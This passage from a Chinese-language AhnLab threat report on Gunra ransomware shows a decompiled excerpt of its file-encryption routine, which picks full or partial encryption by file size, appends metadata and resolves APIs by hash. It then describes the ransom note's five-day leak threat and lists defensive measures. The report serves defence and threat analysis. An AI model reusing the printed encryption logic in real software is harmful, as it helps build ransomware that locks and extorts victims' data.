最后，元数据的第三个字段存储该加密文件的完整大小值。

```
if ( (unsigned int)OpenFile_GetSizeOfFile(a1) )
{
  if ( (unsigned int)Check_FileExtension160(*a1) )
    goto LABEL_14;
  if ( (unsigned int)sub_140008520(*a1) )
  {
    LOBYTE(Value_Encrypt_Part_Percent) = 20;
    LOBYTE(HowToEncrypt_Flag) = 37;
    if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, Value_Encrypt_Part_Percent) )
      return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v17, v18, 20);
  }
  else
  {
    v20 = a1[2];
    if ( v20 <= 0x100000 )
    {
LABEL_14:
      LOBYTE(HowToEncrypt_Flag) = 36;
      if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, 0LL) )
        return ENCRYPT_ALL(a1, a2);
      return 0LL;
    }
    if ( v20 > 5242880 )
    {
      LOBYTE(Value_Encrypt_Part_Percent) = 50;
      LOBYTE(HowToEncrypt_Flag) = 37;
      if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, Value_Encrypt_Part_Percent) )
        return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v28, v29, 50);
    }
    else
    {
      LOBYTE(HowToEncrypt_Flag) = 38;
      if ( (unsigned int)InjectToFileEnd(a1, HowToEncrypt_Flag, 0LL) )
      {
        v35 = 0;
        v21 = 0LL;
        while ( 1 )
        {
          v22 = 0x100000 - v21;
          Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
          if ( 0x100000 - v21 > 5242880 )
            v22 = 5242880;
          v24 = a1[1];
          if ( !Function_ReadFile )
          {
            Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetAddressOfFunction(0LL, 0, 0xF91AC9A0);
            *(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
          }
```


[图30] 根据文件设置不同的元数据值



[图31] 文件末尾插入的元数据结构


4. 勒索说明

下图展示了 Windows 环境中感染 Gunra 勒索软件后的界面。桌面布局基本保持不变。



[图32] 加密后的桌面状态

然而，除加密排除文件夹外的所有加密操作路径中，都会生成名为“R3ADM3.txt”的勒索说明文件。该文件包含威胁性信息：若 5 天内未进行解密谈判，数据将被泄露至暗网。



[图33] 勒索说明文件（R3ADM3.txt）

结论

从 Gunra 勒索软件组织运营的泄露网站（Dedicated Leak Sites, DLS）来看，受害企业名单正在持续更新。该攻击组织不分行业和国家，主要针对存在漏洞系统的企业发动攻击。为保护核心资产，企业必须严格遵守以下安全守则：

- 及时应用操作系统及软件的最新安全更新，并启用自动更新
- 使用并保持安全软件的最新状态
- 定期执行备份——将备份数据存储于离线或独立网络环境
- 谨慎访问来自不可信来源的网站、邮件链接或附件
- 使用高强度密码并启用多因素认证（MFA）

此外，运行针对勒索软件防御优化的安全平台，可以有效应对 Gunra 勒索软件及其他各种恶意代码。尤其是安博士（AhnLab）提供覆盖 Windows 和 Linux 操作系统的终端-网络-邮件联动安全方案。凭借坚实的客户参考案例和 MITRE ATT&CK 评估等客观验证的解决方案，安博士已成为勒索软件防护的最佳合作伙伴。

关于本次分析的 Gunra 勒索软件 IoC、AhnLab 检测名称等详细信息， 可通过 AhnLab 威胁情报平台 AhnLab TIP 订阅服务进行查看。

分析报告
Gunra 勒索软件

北京市朝阳区望京阜通东大街 1 号望京 SOHO 塔 2 B 座 220502 室 | 上海市闵行区新镇路 1699 弄 E 栋 303 室
http://cn.ahnlab.com | cn.sales@ahnlab.com
电话 ：+86 10 8260 0932（北京）| +86 21 6095 6780（上海）

AhnLab